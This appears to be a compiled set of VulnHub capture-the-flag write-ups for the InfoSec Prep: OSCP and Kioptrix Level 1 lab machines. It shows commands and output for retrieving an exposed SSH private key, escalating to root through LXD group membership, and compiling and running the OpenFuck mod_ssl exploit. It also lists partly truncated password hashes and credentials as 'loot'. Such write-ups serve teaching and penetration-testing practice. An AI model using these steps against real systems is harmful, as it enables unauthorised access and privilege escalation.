Last-Modified: Thu, 09 Jul 2020 06:49:19 GMT
ETag: "24-5a9fc9fae6fe2"
Accept-Ranges: bytes
Content-Length: 36
Content-Type: text/plain

User-Agent: *
Disallow: /secret.txt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 6: writeup.enumeration.steps.4.2

5. This file has base64 encoded content that we decode to find a SSH private key file:

```
1 curl http://192.168.119.198/secret.txt | base64 -d -
```

```

kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d -
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload  Total   Spent    Left     Speed

100 3502 100 3502    0     0  1139k      0 --:--:-- --:--:-- --:--:-- 1139k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8ti0qECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9f0lsKdxfmMQbMVGqSADnYBTavaigQekue0bLsYk/rZ5Fh0URZLTvdLJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPKY18i6vnfiYHGkyW1SgryPh5x9BGTK3eRYcN
w6mDbAjXKKCHGM+dnngNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY

```

Figure 7: writeup.enumeration.steps.5.1

Findings

Open Ports

1	22/tcp	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux protocol 2.0)
2	80/tcp	http	Apache httpd 2.4.41 ((Ubuntu))
3	33060/tcp	socks5	

Files

1	http://192.168.119.198/secret.txt
2	http://192.168.119.198/license.txt

Users

1	ssh: oscp
2	wordpress: admin

Phase #2: Exploitation

1. We can try to SSH into the machine as user `oscp` using the SSH private key file. First, we need to set right permissions to the key file and then use it for login:

```
1 curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
2 chmod 600 sshkey.pvt
3 ssh -i sshkey.pvt oscp@192.168.119.198

kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ curl http://192.168.119.198/secret.txt | base64 -d - >./sshkey.pvt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total   Spent    Left   Speed
100 3502 100 3502    0     0 1709k      0  --:--:-- --:--:-- --:--:-- 1709k
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
-rw-r--r-- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE!                                          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'sshkey.pvt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "sshkey.pvt": bad permissions
oscp@192.168.119.198: Permission denied (publickey).
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
```

Figure 8: writeup.exploitation.steps.1.1

2. We successfully login and get interactive access of the machine as user `oscp`:

```
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ chmod 600 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ll sshkey.pvt
-rw-r----- 1 kali kali 2.6K Jul 20 12:23 sshkey.pvt
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $
kali@kali: ~/toolbox/repos/writeupsall/vulnhub.infosecpreposcp $ ssh -i sshkey.pvt oscp@192.168.119.198
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 20 Jul 2020 06:53:47 AM UTC

System load:  0.04               Processes:            210
Usage of /:   26.6% of 19.56GB   Users logged in:     0
Memory usage: 73%               IPv4 address for eth0: 192.168.119.198
Swap usage:   0%

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$
```

Figure 9: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
1 oscp@oscp> id
2 uid=1000(oscp) gid=1000(oscp)
  ↪ groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
3 oscp@oscp>
4 oscp@oscp> uname
5 Linux oscp 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64 x86_64
  ↪ GNU/Linux
6 oscp@oscp>
7 oscp@oscp> ifconfig
8 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
9     inet 192.168.119.198 netmask 255.255.255.0 broadcast 192.168.119.255
10     inet6 fe80::20c:29ff:fee6:a4ab prefixlen 64 scopeid 0x20<link>
11     ether 00:0c:29:e6:a4:ab txqueuelen 1000 (Ethernet)
12     RX packets 389730 bytes 88031188 (88.0 MB)
13     RX errors 0 dropped 0 overruns 0 frame 0
14     TX packets 297471 bytes 52912167 (52.9 MB)
15     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
16
17 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
18     inet 127.0.0.1 netmask 255.0.0.0
19     inet6 ::1 prefixlen 128 scopeid 0x10<host>
20     loop txqueuelen 1000 (Local Loopback)
21     RX packets 694 bytes 64212 (64.2 KB)
22     RX errors 0 dropped 0 overruns 0 frame 0
23     TX packets 694 bytes 64212 (64.2 KB)
24     TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
25 oscp@oscp>
26 oscp@oscp> users
27 root
28 oscp
```


Phase #3: Privilege Escalation

1. From the output of command `id`, we see that the user `oscp` is a member of `lxd` group. We can exploit this misconfiguration to create a dummy container that mounts the local file system and gain access to all privileged files. But we see that the `lxc` command for this to work is not found in our current environment path:

```
1 lxc init ubuntu:16.04 test -c security.privileged=true
2 -bash: lxc: command not found

-bash-5.0$
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$
-bash-5.0$
-bash-5.0$ lxc init ubuntu:16.04 test -c security.privileged=true
-bash: lxc: command not found
-bash-5.0$
-bash-5.0$ locate lxc
/snap/bin/lxc
/snap/bin/lxd.lxc
/snap/bin/lxd.lxc-to-lxd
/snap/lxd/16044/lxc
```

Figure 10: writeup.privesc.steps.1.1

2. We locate the file and use its absolute path to create the container. This time we see another error about storage pool. The error message helpfully points us in the right direction and we need to initialize LXD first. We use the suggested command with the absolute path and choose default settings when prompted for a change:

```
1 /snap/bin/lxd init
2 /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
3 /snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
4 /snap/bin/lxc start test
5 /snap/bin/lxc exec test bash

-bash-5.0$
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init

Creating test
Error: Failed instance creation: No storage pool found. Please create a new storage pool
-bash-5.0$
-bash-5.0$ /snap/bin/lxd
lxd          lxd.benchmark  lxd.buginfo   lxd.check-kernel  lxd.lxc          lxd.lxc-to-lxd  lxd.migrate
-bash-5.0$
-bash-5.0$ /snap/bin/lxd init_
```

Figure 11: writeup.privesc.steps.2.1

```

-bash-5.0$
-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
If this is your first time running LXD on this machine, you should also run: lxd init

Creating test
Error: Failed instance creation: No storage pool found. Please create a new storage pool
-bash-5.0$
-bash-5.0$ /snap/bin/lxd
lxd                                lxd.benchmark    lxd.buginfo      lxd.check-kernel lxd.lxc          lxd.lxc-to-lxd   lxd.migrate
-bash-5.0$
-bash-5.0$ /snap/bin/lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]:
Create a new BTRFS pool? (yes/no) [default=yes]:
Would you like to use an existing empty disk or partition? (yes/no) [default=no]:
Size in GB of the new loop device (1GB minimum) [default=5GB]:
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, "auto" or "none") [default=auto]:
Would you like LXD to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]:
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:

-bash-5.0$

```

Figure 12: writeup.privesc.steps.2.2


```

-bash-5.0$ /snap/bin/lxc init ubuntu:16.04 test -c security.privileged=true
Creating test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc config device add test whatever disk source=/ path=/mnt/root recursive=true
Device whatever added to test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc start test
-bash-5.0$
-bash-5.0$ /snap/bin/lxc exec test bash
root@test:~#
root@test:~# ls -l /
total 0
drwxr-xr-x 1 root root 2480 Jul  8 18:58 bin
drwxr-xr-x 1 root root    8 Jul  8 19:04 boot
drwxr-xr-x 9 root root  520 Jul 20 07:18 dev
drwxr-xr-x 1 root root 2976 Jul 20 07:18 etc
drwxr-xr-x 1 root root   12 Jul 20 07:18 home
drwxr-xr-x 1 root root  432 Jul  8 19:04 lib
drwxr-xr-x 1 root root   40 Jul  8 18:55 lib64
drwxr-xr-x 1 root root    0 Jul  8 18:54 media
drwxr-xr-x 1 root root    8 Jul 20 07:18 mnt
drwxr-xr-x 1 root root    0 Jul  8 18:54 opt
dr-xr-xr-x 295 root root    0 Jul 20 07:18 proc
drwx----- 1 root root   38 Jul 20 07:18 root
drwxr-xr-x 17 root root  660 Jul 20 07:18 run
drwxr-xr-x 1 root root 3746 Jul  8 18:58/sbin
drwxr-xr-x 1 root root   12 Jul 20 07:18 snap
drwxr-xr-x 1 root root    0 Jul  8 18:54 srv
dr-xr-xr-x 13 root root    0 Jul 20 07:18 sys
drwxrwxrwt 1 root root   94 Jul 20 07:18 tmp
drwxr-xr-x 1 root root   70 Jul  8 18:54 usr
drwxr-xr-x 1 root root  108 Jul  8 18:58 var
root@test:~#
root@test:~# ls -l /mnt/
total 4
drwxr-xr-x 20 root root 4096 Jul  9 03:25 root
root@test:~# _

```

Figure 13: writeup.privesc.steps.2.3

```

root@test:~#
root@test:~# ls -l /mnt/root/root/
total 12
-rwxr-xr-x 1 root root  248 Jul 11 17:15 fix-wordpress
-rw-r--r-- 1 root root   33 Jul  9 06:39 flag.txt
drwxr-xr-x 3 root root 4096 Jul  9 03:38 snap
root@test:~#
root@test:~#
root@test:~# cat /mnt/root/root/flag.txt
d73b04b0e696b0945283defa3eee4538
root@test:~#

```

Figure 14: writeup.privesc.steps.2.4

Learning/Recommendation

- The SSH key for a user on the target machine was exposed via web application. Although the file was base64 encoded and listed within `robots.txt`, it doesn't stop an attacker from accessing it.
- The local user was member of the LXD group which allowed to create a privileged container with access to the entire file system. This lead to complete access of files, even those that have been restricted to `root` user only.

Loot

Hashes

```
1 oscp:$6$k80EgwaFdUqpVETQ$sKlBojI3IYunw8wEDAYoFdHgVtOPzkDPqksq17IWzpfZXpd3UqP569BokTZ52mDroq/
   ↪ rmJY9zgfeQVmB.....
2 root:$6$.wvqHr9ixq/hDW8t$a/dHKimULfr5rJTD1S7uoUanuJB2YUUh.LWSKF7kTNp4aL8UT10k2wT8IkAgJ.vDF/
   ↪ ThSI0egsuc1Eg.....
```

Credentials

```
1 mysql: wordpress/Oscp12....
2 wordpress: admin:$P$Bx9ohXoCVR5lkKtuQbuWuh2.....
```

Flags

```
1 /mnt/root/root/flag.txt: d73b04b0e696b0945283d.....
```

References

- [+] <https://www.vulnhub.com/entry/infosec-prep-osp,508/>
- [+] <https://reboare.github.io/lxd/lxd-escape.html>
- [+] <https://book.hacktricks.xyz/linux-unix/privilege-escalation/lxd-privilege-escalation>
- [+] <https://medium.com/@falconsy/infosec-prep-osp-vulnhubwalkthrough-a09519236025>

[VulnHub] Kioptrix: Level 1 (#1)

Date: 28/Sep/2019
Categories: [oscp](#), [vulnhub](#), [linux](#)
Tags: [exploit_modssl](#), [privesc_modssl](#)

Overview

This is a writeup for VulnHub VM [Kioptrix: Level 1 \(#1\)](#). Here are stats for this machine from [machinescli](#):

```
machinescli -t --info "vulnhub#22"
```

#	ID	Name	Rating	Difficulty	OS	OSCPlike	Owned	TTPs
1.	vulnhub#22	Kioptrix: Level 1 (#1)						exploit_modssl privesc_modssl

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 443/tcp/ssl/https/Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b: [ex-ploit_modssl](#), [privesc_modssl](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Fri Sep 27 15:42:00 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/_quick_tcp_nmap.txt
  ↳ -oX
  ↳ /root/toolbox/writeups/vulnhub.kioptrix1/results/192.168.92.181/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.181
2 Nmap scan report for 192.168.92.181
3 Host is up, received arp-response (0.001s latency).
4 Scanned at 2019-09-27 15:42:01 PDT for 273s
5 Not shown: 994 closed ports
6 Reason: 994 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 2.9p2 (protocol 1.99)
9 | ssh-hostkey:
10 |   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
11 |   1024 35
  ↳ 109482092953601530927446985143812377560925655194254170270380314520841776849335628258408994190413716152
12 |   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
13 | ssh-dss AAAAB3NzaC1kc3MAAACBAKtycvxuV/e7s2cN74HyTZHXiBrwyiZe/PKT/
  ↳ inuT5NDSQTPsGiyJZU4gefPAsYKSw5wLe28TD1ZWHadXpNdwyn4QrFQBjwFR+
  ↳ 8WbFiAZBoWlSfQPR2RQW8i32Y2P2V79p4mu742HtWBz0hTjkd9qL5j8KCUPDfY9hzDuViWy7PAAAAFQCY9bvq+
  ↳ 5rs10pY5/DGsGx0k6CqGwAAAIbVpBtIHbhvoQdNOWPe8d60zTTFvdNRa8pWKzV1Hpw+
  ↳ e3qsC4LYHAY1NoeaqK8uJP9203MEkxrd20oBJKn/8EX1KAco7vC1dr/QWae+
  ↳ NEkI1a38xOM1545vHAGFaVUWkffHekjhr476Uq4N4qeLfFp5B+v+9f1LxYVYsY/
  ↳ ymJKpNgAAAIeApyjrjgX0AE4fSBFntGFWM3j5M31c5jw/
  ↳ 0qufXlHJu8sZG0FRf9wTI6H1JHhS1KHA7FZ33vGLq3TRmvZucJZ0155fV2ASS9uvQRE+
  ↳ c8P6w72YCzgJN7v4hYXnY4RiWvINjW/F6ApQEUJc742i6Fn54FEYAIy5goatGFMwpVq3Q=
14 |   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
15 |_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvv8UWsr07+VCG/rTWY72jElft4WXfXGWybh141E8XnWxMCu+
  ↳ R1qd0cxhh+4Clz8w09beuZzG1rjLAD+XHiR3j2P+sw6U0DeyBkuP24a+
  ↳ 7V8P5nu9ksKD1fA83RyElgSgrJNQgPfFU3gngNno1yN6ossqkcMQTI1CY5nF6iYePs=
16 |_sshv1: Server supports SSHv1
17 80/tcp    open  http         syn-ack ttl 64 Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux)
  ↳ mod_ssl/2.8.4 OpenSSL/0.9.6b)
18 | http-methods:
19 |   Supported Methods: GET HEAD OPTIONS TRACE
20 |_ Potentially risky methods: TRACE
21 |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
22 |_http-title: Test Page for the Apache Web Server on Red Hat Linux
23 111/tcp   open  rpcbind      syn-ack ttl 64 2 (RPC #100000)
24 | rpcinfo:
25 |   program version  port/proto  service
26 |   100000  2             111/tcp    rpcbind
27 |   100000  2             111/udp    rpcbind
28 |   100024  1             1024/tcp   status
29 |_  100024  1             1028/udp   status
30 139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: HMYGROUP)
31 443/tcp   open  ssl/https    syn-ack ttl 64 Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4
  ↳ OpenSSL/0.9.6b
32 | http-methods:
33 |_ Supported Methods: GET HEAD POST
34 |_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
35 |_http-title: 400 Bad Request
```

```

36 | _ssl-date: 2019-09-27T22:43:54+00:00; +1m36s from scanner time.
37 | sslv2:
38 |   SSLv2 supported
39 |   ciphers:
40 |     SSL2_RC4_128_WITH_MD5
41 |     SSL2_RC2_128_CBC_WITH_MD5
42 |     SSL2_RC4_128_EXPORT40_WITH_MD5
43 |     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
44 |     SSL2_DES_192_EDE3_CBC_WITH_MD5
45 |     SSL2_RC4_64_WITH_MD5
46 |     SSL2_DES_64_CBC_WITH_MD5
47 | 1024/tcp open  status      syn-ack ttl 64 1 (RPC #100024)
48 | MAC Address: 00:0C:29:45:0D:56 (VMware)
49
50 | Host script results:
51 | _clock-skew: mean: 1m35s, deviation: 0s, median: 1m35s
52 | nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
53 | Names:
54 |   KIOPTRIX<00>      Flags: <unique><active>
55 |   KIOPTRIX<03>      Flags: <unique><active>
56 |   KIOPTRIX<20>      Flags: <unique><active>
57 |   \x01\x02_MSBROWSE_\x02<01> Flags: <group><active>
58 |   MYGROUP<00>       Flags: <group><active>
59 |   MYGROUP<1d>       Flags: <unique><active>
60 |   MYGROUP<1e>       Flags: <group><active>
61 | Statistics:
62 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
63 |   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
64 | _ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
65 | p2p-conficker:
66 |   Checking for Conficker.C or higher...
67 |   Check 1 (port 39938/tcp): CLEAN (Couldn't connect)
68 |   Check 2 (port 50948/tcp): CLEAN (Couldn't connect)
69 |   Check 3 (port 9166/udp): CLEAN (Failed to receive data)
70 |   Check 4 (port 32743/udp): CLEAN (Failed to receive data)
71 | _ 0/4 checks are positive: Host is CLEAN or ports are blocked
72 | _smb2-security-mode: Couldn't establish a SMBv2 connection.
73 | _smb2-time: Protocol negotiation failed (SMB2)
74
75 | Read data files from: /usr/bin/./share/nmap
76 | Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
77 | # Nmap done at Fri Sep 27 15:46:34 2019 -- 1 IP address (1 host up) scanned in 274.07 seconds

```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				Scans
#	Port	Protocol	Service	
1.	22/tcp	ssh	ttl 64 OpenSSH 2.9p2 (protocol 1.99)	./results/192.168.92.181/scans/tcp_22_ssh_nmap.txt ./results/192.168.92.181/scans/tcp_80_http_gobuster.txt ./results/192.168.92.181/scans/tcp_80_http_nikto.txt
2.	80/tcp	http	ttl 64 Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)	./results/192.168.92.181/scans/tcp_80_http_nmap.txt ./results/192.168.92.181/scans/tcp_80_http_robots.txt ./results/192.168.92.181/scans/tcp_80_http_whatweb.txt
3.	111/tcp	rpcbind	ttl 64 2 (RPC #100000)	./results/192.168.92.181/scans/tcp_111_nfs_nmap.txt ./results/192.168.92.181/scans/tcp_111_rpc_nmap.txt ./results/192.168.92.181/scans/tcp_111_showmount.txt
4.	137/udp	netbios-ns	ttl 64 Samba nmbd netbios-ns (workgroup: MYGROUP)	./results/192.168.92.181/scans/enum4linux.txt ./results/192.168.92.181/scans/nbtscan.txt ./results/192.168.92.181/scans/udp_137_smb_nmap.txt
5.	139/tcp	netbios-ssn	ttl 64 Samba smbd (workgroup: MYGROUP)	./results/192.168.92.181/scans/enum4linux.txt ./results/192.168.92.181/scans/smbclient.txt ./results/192.168.92.181/scans/tcp_139_smb_nmap.txt
6.	443/tcp	ssl/https	ttl 64 Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b	./results/192.168.92.181/scans/tcp_443_http_nmap.txt ./results/192.168.92.181/scans/tcp_443_https_gobuster.txt ./results/192.168.92.181/scans/tcp_443_https_nikto.txt ./results/192.168.92.181/scans/tcp_443_https_robots.txt ./results/192.168.92.181/scans/tcp_443_https_whatweb.txt
7.	1024/tcp	status	ttl 64 1 (RPC #100024)	./results/192.168.92.181/scans/tcp_443_sslscan.txt

Figure 3: writeup.enumeration.steps.2.1

3. We explore the various directories and files found with gobuster scan but nothing interesting is found:

```

1 gobuster -u http://192.168.92.181:80/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
  ↪ -e -k -l -s "200,204,301,302,307,401,403" -x "txt,html,php,asp,aspx,jsp"
2 http://192.168.92.181:80/index.html (Status: 200) [Size: 2890]
3 http://192.168.92.181:80/manual (Status: 301)
4 http://192.168.92.181:80/mrtg (Status: 301)
5 http://192.168.92.181:80/test.php (Status: 200) [Size: 27]
6 http://192.168.92.181:80/usage (Status: 301)

```

4. We fallback on Nmap version detection for 443/tcp and search exploits for Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b using searchsploit:

```

1 searchsploit mod_ssl
2 Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) |
  ↪ exploits/unix/remote/47080.c

```

root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ss mod_ssl	
Exploit Title	Path
Apache mod_ssl 2.0.x - Remote Denial of Service	/usr/share/exploitdb/
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	exploits/linux/dos/24590.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	exploits/unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	exploits/unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	exploits/unix/remote/47080.c
Apache mod_ssl 2.8.x - Off-by-one HTAccess Buffer Overflow	exploits/multiple/dos/21575.txt
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow	exploits/unix/remote/40347.txt
Shellcodes: No Result	
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 #	

Figure 4: writeup.enumeration.steps.4.1

Findings

Open Ports

```

1 22/tcp | ssh | OpenSSH 2.9p2 (protocol 1.99)
2 80/tcp | http | Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
  ↪ OpenSSL/0.9.6b)
3 111/tcp | rpcbind | 2 (RPC #100000)
4 137/udp | netbios-ns | Samba nmbd netbios-ns (workgroup: MYGROUP)
5 139/tcp | netbios-ssn | Samba smbd (workgroup: HMYGROUP)
6 443/tcp | ssl/https | Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
7 1024/tcp | status | 1 (RPC #100024)

```

Phase #2: Exploitation

1. We compile this exploit and check it's usage options. It requires a platform specific offset and provides mapping of supported offsets. We determine the required offset value for our target to be **0x6b** based on the Nmap version detection results for 443/tcp. Once executed, the exploit successfully establishes an elevated, remote session with the target:

```
1 gcc -o 47080 47080.c -lcrypto
2 ./47080
3 0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
4 ./47080 0x6b 192.168.92.181 443
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix1 # ./47080

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitroX #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

: Usage: ./47080 target box [port] [-c N]

target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)

Supported OffSet:
    0x00 - Caldera OpenLinux (apache-1.3.26)
    0x01 - Cobalt Sun 6.0 (apache-1.3.12)
    0x02 - Cobalt Sun 6.0 (apache-1.3.20)
    0x03 - Cobalt Sun x (apache-1.3.26)
    0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
```

Figure 5: writeup.exploitation.steps.1.1

```
